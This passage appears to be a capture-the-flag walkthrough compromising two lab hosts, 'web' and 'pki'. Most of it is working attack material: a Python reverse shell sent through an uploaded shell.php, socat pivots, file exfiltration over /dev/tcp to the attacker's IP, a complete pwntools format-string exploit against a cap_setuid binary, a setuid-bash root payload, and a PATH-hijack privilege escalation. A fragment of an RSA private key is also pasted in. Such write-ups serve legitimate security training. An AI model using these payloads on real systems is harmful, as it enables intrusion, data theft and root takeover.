/usr/bin/python3
```

Let's proceed to getting a reverse shell.

Reverse Shell

The `pki` host exists behind `web`, therefore it will not be able to successfully route a connection back to us. To this end we can use a static version of `Socat` on the `web` host, in order to setup a port forward that will send a connection back to our machine. First download Socat locally.

```
wget https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat
```

Then start a Python3 HTTP server (or use the one that was already running).

```
python3 -m http.server 8000
```

Download the binary from the `web` host and make it executable.

```
wget http://172.30.0.9:8000/socat
chmod +x socat
```

Finally lets forward port 4444 to our own IP.

```
./socat TCP-LISTEN:4444,fork TCP:172.30.0.9:4444 &
```

After port forwarding has been established we can get a reverse shell with the following Python3 payload.

```
python3 -c 'import socket,pty,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("web",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);os.putenv("TERM","xterm-256color");os.putenv("SHELL","/bin/bash");pty.spawn("/bin/bash");'
```

Start a Netcat listener on port 4444.

```
nc -lvp 4444
```

Then URL encode the payload, enclose it inside single quotes and send it as follows.

```
curl http://172.20.0.10:8000/uploads/shell.php\?c\='python3%20-c%20%27import%20socket%2Cpty%2Cos%3B%20s%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%28%28%22web%22%2C4444%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B%20os.dup2%28s.fileno%28%29%2C1%29%3B%20os.dup2%28s.fileno%28%29%2C2%29%3Bos.putenv%28%22TERM%22%2C%22xterm-256color%22%29%3Bos.putenv%28%22SHELL%22%2C%22%2Fbin%2Fbash%22%29%3Bpty.spawn%28%22%2Fbin%2Fbash%22%29%3B%27'
```

A shell is successfully returned as `www-data`.

Privilege Escalation

Enumeration

Enumeration of the web folder shows `index.php` with the following contents.

```
<?php
header('X-Powered-By: PHP-FPM/7.1');
//cn needs to be parsed!!!
$cn=preg_replace("/[^A-Za-z0-9 ]/", '',$_GET['cn']);
echo passthru("/usr/bin/ersatool create ".$cn);
?>
```

Every time this page is loaded, it expects input from the `cn` variable and then executes a tool called `ersatool` in `/usr/bin/`. Enumeration of this file shows that it does not have SUID rights enabled, however checking for linux capabilities shows that is has the `setuid` capability set.

```
getcap ersatool
ersatool = cap_setuid+eip
```

It is worth checking for the source code of the binary using the `find` command. This can be done numerous different ways, however, the easiest is using a wildcard to list all suffixes.

```
find / -iname ersatool*

/usr/src/ersatool.c
/usr/bin/ersatool
```

The source code is located in `/usr/src/ersatool.c`. Let's grab both the source code and the binary.

Back to the `web` host, fire up Socat once more and forward port 5555 to your local machine.

```
./socat TCP-LISTEN:5555,fork TCP:172.30.0.9:5555 &
```

Start a Netcat listener on your machine on port 5555 to receive the files on.

```
nc -lvp 5555 > ersatool.c
```

Finally `/dev/tcp` can be used to send the files from `pki` back to your local machine.

```
cat ersatool.c > /dev/tcp/192.168.254.2/5555
```

The last two steps can be repeated to grab the binary as well.

Let's check the protections that the binary has in place.

```
checksec ersatool
```

```
checksec ersatool
[*] '/home/user/ersatool'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Both `NX` and `PIE` are enabled, which means shell code cannot be inserted into the stack and addresses are randomised.

Let's read the source code.

```
void printCN(char *cn, int i){
<SNIP>
  do{
    strncpy(fn, OUTPUT_DIR,sizeof(fn));
    strncat(fn, "/",sizeof(fn)-strlen(fn));
    strncat(fn, strtok(basename(buffer),"\n"),sizeof(fn)-strlen(fn));
    strncat(fn, EXT, sizeof(fn)-strlen(fn));
    printf(buffer); //checking buffer content
    filePrint(fn);
</SNIP>
```

The `PrintCN` function is interesting and specifically line 51, where the buffer is passed directly to `printf` without any string format specified. This is exploitable and can be abused to insert arbitrary addresses into the stack and write to them.

Moving on to the `CreateCN` function, the `ERSA_DIR` variable, which has been set globally at the top of the program, is concatenated to `EASYRSA` and so is the string `/easyrsa`.

```
char ERSA_DIR[]="/opt/easyrsa";

<SNIP>
memset(EASYRSA,0,sizeof(EASYRSA));
strcat(EASYRSA,ERSA_DIR);
strcat(EASYRSA,"/easyrsa");
</SNIP>
```

Then in line 114 a string array is created from the variables mentioned above as well as a few other strings.

```
char *a[] = {EASYRSA,"build-client-
full",strtok(basename(buffer),"\n"),"nopass","batch"};//forge the command string
cleanStr(a[2]);
sprintf(CMD,"%s %s %.20s %s %s",a[0],a[1],a[2],a[3],a[4]);
```

Finally after the full command is placed inside a variable called `CMD`, the program escalates to root privileges, navigates to the `ERSA_DIR`, which is `/opt/easyrsa` and executes the command.

```
setuid(0); //escalating privilges to generate required files
chdir(ERSA_DIR);
system(CMD);
exit(0);
```

From the above we can surmise that the program features a vulnerability that allows us to overwrite memory addresses, and a global variable that controls which program will be executed for the VPN generation. If we are able to alter the value of `ERSA_DIR`, it might be possible to execute malicious code with elevated privileges.

Exploitation

Now that we have understood the vulnerabilities lets create a Python script to exploit the binary.

First of all, memory addresses can be dumped by abusing the format string vulnerability.


```
./ersatool

# print
print->CN=%p.%p.%p.%p.%p
0x56253c7df15f.0x5.0x6e7076.0x41.0x7fff897eeb30[!] ERR reading /opt/easyrsa/clients/%p.%p.%p.%p.%p.ovpn!

print->CN=%1$s.%5$s
.ovpn./opt/easyrsa/clients/%1$s.%5$s.ovpn[!] ERR reading /opt/easyrsa/clients/%1$s.%5$s.ovpn!
```

The first five values popped look like pointers, but we can print out the respective string values. The first string looks like the value of the `EXT` global variable that has been initiated in the code.

```
//easyrsa configuration
char ERSA_DIR[]="/opt/easyrsa";
char TA_KEY[]="/opt/easyrsa/clients/ta.key";
char OUTPUT_DIR[]="/opt/easyrsa/clients";
char BASE_CONFIG[]="/opt/easyrsa/clients/base.conf";
char EXT[]=".ovpn";
```

This variable is very close to the target `ERSA_DIR` so it might be possible to calculate the offset between those two. The `iz` command from radare2 can be used to calculate the offset.

```
r2 ersatool
```



```
r2 ersatool

[0x000011d0]> iz
[Strings]
nth paddr      vaddr      len size section type  string
―――――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0x00003008 0x00003008 10  11   .rodata ascii print->CN=
1   0x00003018 0x00003018 10  11   .rodata ascii print->CN=
2   0x00003023 0x00003023 20  21   .rodata ascii [!] ERR reading %s!\n
3   0x00003038 0x00003038 19  20   .rodata ascii [!] Not implemented
4   0x0000304c 0x0000304c 11  12   .rodata ascii create->CN=
5   0x00003058 0x00003058 17  18   .rodata ascii build-client-full
6   0x0000306a 0x0000306a 6   7    .rodata ascii nopass
7   0x00003071 0x00003071 5   6    .rodata ascii batch
8   0x00003077 0x00003077 17  18   .rodata ascii %s %s %.20s %s %s
9   0x00003089 0x00003089 9   10   .rodata ascii /dev/null
10  0x00003093 0x00003093 4   5    .rodata ascii <ca>
11  0x00003098 0x00003098 5   6    .rodata ascii </ca>
12  0x0000309e 0x0000309e 6   7    .rodata ascii <cert>
13  0x000030a5 0x000030a5 7   8    .rodata ascii </cert>
14  0x000030ad 0x000030ad 5   6    .rodata ascii <key>
15  0x000030b3 0x000030b3 6   7    .rodata ascii </key>
16  0x000030ba 0x000030ba 26  27   .rodata ascii key-direction 1\n<tls-auth>
17  0x000030d5 0x000030d5 11  12   .rodata ascii </tls-auth>
18  0x000030e1 0x000030e1 24  25   .rodata ascii create|print|revoke|exit
19  0x00003100 0x00003100 38  39   .rodata ascii batch mode: %s create|print|revoke CN\n
20  0x0000312a 0x0000312a 6   7    .rodata ascii revoke
21  0x00003131 0x00003131 5   6    .rodata ascii print
22  0x00003137 0x00003137 6   7    .rodata ascii create
23  0x0000313e 0x0000313e 4   5    .rodata ascii exit
0   0x000040f0 0x000050f0 12  13   .data   ascii /opt/easyrsa
1   0x00004100 0x00005100 27  28   .data   ascii /opt/easyrsa/clients/ta.key
2   0x00004120 0x00005120 20  21   .data   ascii /opt/easyrsa/clients
3   0x00004140 0x00005140 30  31   .data   ascii /opt/easyrsa/clients/base.conf
4   0x0000415f 0x0000515f 5   6    .data   ascii .ovpn
```

With the offset calculated we can start building an exploit.

```python
from pwn import *

p = remote('172.20.0.10', 2009)

p.recv(64)                  # read prompt
p.sendline(b"print")        # Enter Menu
p.recvuntil(b"CN=")
```

We first grab the address of `EXT` variable.

```
p.sendline(b"%016p")
ext = p.recv(16)
```

Then we calculate the address of `ERSA_DIR` based on the offset we found.

```
ersa_dir = int(ext,16) - 111

log.success(f"EXT Leaked Address: {ext.decode()}")
log.success(f"ERSA_DIR Address  : 0x{ersa_dir:016x}")
log.success("Sending Payloads")
```

Then we overwrite `ERSA_DIR` character by character using the format string.

```
# %10 = pointer
# $47 = ASCII for /
# p%10$n = stack address to overwrite

p.sendline("%10$47p%10$n".ljust(16, ".").encode() + p64(ersa_dir))    # /
p.recvuntil(b"\n\n")
p.sendline("%10$116p%10$n".ljust(16, ".").encode() + p64(ersa_dir+1)) # t
p.recvuntil(b"\n\n")
p.sendline("%10$109p%10$n".ljust(16, ".").encode() + p64(ersa_dir+2)) # m
p.recvuntil(b"\n\n")
p.sendline("%10$112p%10$n".ljust(16, ".").encode() + p64(ersa_dir+3)) # p
p.recvuntil(b"\n\n")
log.success("Payloads Sent")
p.sendline()
```

Finally we trigger `/tmp/ersatool` by attempting to create a new OVPN key.

```
p.recvuntil(b"#")
p.sendline(b"create test")

p.interactive()
```

Now that the exploit has been created we can proceed to testing it remotely.

Accessing ersatool Remotely

As `pwntools` are not installed on the remote system we will have to somehow make the binary accessible remotely. To this end, Socat can be used to run `ersatool` on a specific port so that it is accessible remotely.

This host does not have any pre-installed tools that would help us download files on the system, however, since Python3 is installed we can use that to retrieve files.

First things first, let's create another port forward on `web` so that we can grab files from our system.

```
./socat TCP-LISTEN:8888,fork TCP:172.30.0.9:8888 &
```

Then start a local Python3 HTTP server on your machine on port 8888.

```
python3 -m http.server 8888
```

To grab socat, let's use python's `urllib`.

```
python3 -c 'import urllib.request;
urllib.request.urlretrieve("http://192.168.254.2:8888/socat","socat")'
```

After it is downloaded, make it executable and run it.

```
chmod +x socat
./socat TCP4-LISTEN:2000,reuseaddr,fork EXEC:/usr/bin/ersatool &
```

The above command will bind `ersatool` on port 2000 on the `pki` host. To make it accessible from our local machine, a second Socat command can be used on the `web` host.

```
./socat TCP-LISTEN:2000,fork TCP:192.168.254.3:2000 &
```

Once that's done we can verify the connection using Netcat locally.

```
nc 172.20.0.10 2000
#
create|print|revoke|exit
```

With the port forward in place we can proceed into executing the exploit.

Root Shell

First we will have to create a file called `easyrsa` in `/tmp`, which will be used to execute the code of our choice. Consider the following commands.

```
#!/bin/bash
cp /bin/bash /tmp/bash
chmod 4755 /tmp/bash
```

The above commands will make a copy of `/bin/bash` inside the `/tmp` folder, give it `setuid` permissions and make it executable for everyone. This is simpler and more functional than getting a reverse shell, as that would need numerous more port forwards to be achieved.

Place the above commands locally in a file called `easyrsa` and then use the already open Python3 HTTP server to download it from the remote host. Then make it executable.

```
python3 -c 'import urllib.request;
urllib.request.urlretrieve("http://192.168.254.2:8888/easyrsa","easyrsa")'
chmod +x /tmp/easyrsa
```

Finally, from your local machine execute the previously created Python exploit for `ersatool`.

```
python3 exploit.py
```

```
python3 exploit.py

[+] Opening connection to 172.20.0.10 on port 2000: Done
[+] EXT Leaked Address: 0x0055de7c6f315f
[+] ERSA_DIR Address  : 0x000055de7c6f30f0
[+] Sending Payloads
[+] Payloads Sent
[*] Switching to interactive mode
```

The exploit seems to have completed successfully and we can also verify if our payload ran by checking if `bash` exists inside `/tmp`.

```
ls -al

total 1476
drwxrwxrwt 1 root     root        4096 Dec 17 19:08 .
drwxr-xr-x 1 root     root        4096 Dec 14 10:27 ..
-rw-r--r-- 1 www-data www-data    1858 Dec 17 10:22 a
-rwsr-xr-x 1 root     www-data 1113504 Dec 17 19:08 bash
-rwxrwxrwx 1 www-data www-data      56 Dec 17 19:07 easyrsa
```

Bash has been successfully copied over and has SetUID permissions. To spawn a Root shell call it as follows.

```
/tmp/bash -p
```

```
/tmp/bash -p

bash-4.4# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

This successfully spawns a root shell and the root flag can be found in `/root`.

Unintended Path

To start with once we have a shell on the PKI server, we download pspy64s and send it to the target. The easiest way to do this is grab the SSH key of www-data on `192.168.254.2` and echo it into the PKI server `192.168.254.3`.

```
echo "
> yhU9tMRReLeLFbWAfJj2D5J2x3xQ7cIROuyxBPr58VDGky2VTzRUo584p/KXwvVy
> /LaJiVM/BgUCmhxdL0YNP2ZUxuAgeAdM0/e52time8DNkhefyLntlhnqp6hsEqtR
> zzXBAoGBANB6Wdk/X3riJ50Bia9Ai7/rdXUpAa2B4pXARnP1/tw7krfPM/SCMABe
> sjZU9eeOecWbg+B6RWQTNcxo/cRjMpxd5hRaANYhcFXGuxcg1N3nszhWDpHIpGr+
> s5Mwc3oopgv6gMmetHMr0mcGz6OR9KsH8FvW1y+DYY3tUdgx0gau
> " > www
-----END RSA PRIVATE KEY-----" > www
www-data@pki:/tmp$ chmod 600 www
```

Now we upload pspy64 from our attacker machine to `192.168.254.2` through the VPN IP.

Locally:

```
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64s
python3 -m http.server 8081
```


```
wget
https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64s
python3 -m http.server 8081
```

On the web server `192.168.254.2` we now get the pspy binary.

```
www-data@web:~$ wget 172.30.0.9/pspy64s -O /tmp/pspy64
```

On the PK machine in the shell we already have we use SCP to transfer the file there.

```
www-data@pki:/tmp$ scp -i www 192.168.254.3:/tmp/pspy64s /tmp/pspy64s
www-data@pki:/tmp$ chmod +x pspy64s
```



At this stage it's important to get a second shell so we can run pspy64s and monitor what happens when executing `/usr/local/bin/ersatool`.

```
curl http://172.20.0.10:8000/uploads/shell.php\?c\='python3%20-
c%20%27import%20socket%2Cpty%2Cos%3B%20s%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK
_STREAM%29%3Bs.connect%28%28%22web%22%2C4444%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B
%20os.dup2%28s.fileno%28%29%2C1%29%3B%20os.dup2%28s.fileno%28%29%2C2%29%3Bos.putenv%28%
22TERM%22%2C%22xterm-
256color%22%29%3Bos.putenv%28%22SHELL%22%2C%22%2Fbin%2Fbash%22%29%3Bpty.spawn%28%22%2Fb
in%2Fbash%22%29%3B%27'
```

Now in one of the shells we execute `pspy64s` and in the second shell we run `/usr/bin/ersatool create exmaple`.

```
./pspy64s -pf -i 1000
```

```
./pspy64s -pf -i 1000

<SNIP>
2021/12/17 23:15:44 FS:                 OPEN | /usr/bin/openssl
2021/12/17 23:15:44 CMD: UID=0    PID=20250  | openssl rand -hex -out
/opt/easyrsa/pki/serial 16
2021/12/17 23:15:44 FS:               ACCESS | /usr/bin/openssl
<SNIP>
```

Since `openssl` is being used without a path, this leads to an unintended PATH hijacking scenario.

```
www-data@pki:/tmp$ echo -ne '#!/bin/bash\nchmod 4755 /bin/bash' >
openssl
www-data@pki:/tmp$ chmod +x openssl
www-data@pki:/tmp$ export PATH=/tmp:$PATH
www-data@pki:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
www-data@pki:/tmp$ ersatool
ersatool
# create
create->CN=example
<SNIP>
-----END OpenVPN Static key V1-----
</tls-auth>
create->CN=
# exit
```

Checking the permissions of `/bin/bash` we see that it is now an SUID executable

```
www-data@pki:/tmp$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
www-data@pki:/tmp$ /bin/bash -p
/bin/bash -p
bash-4.4# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```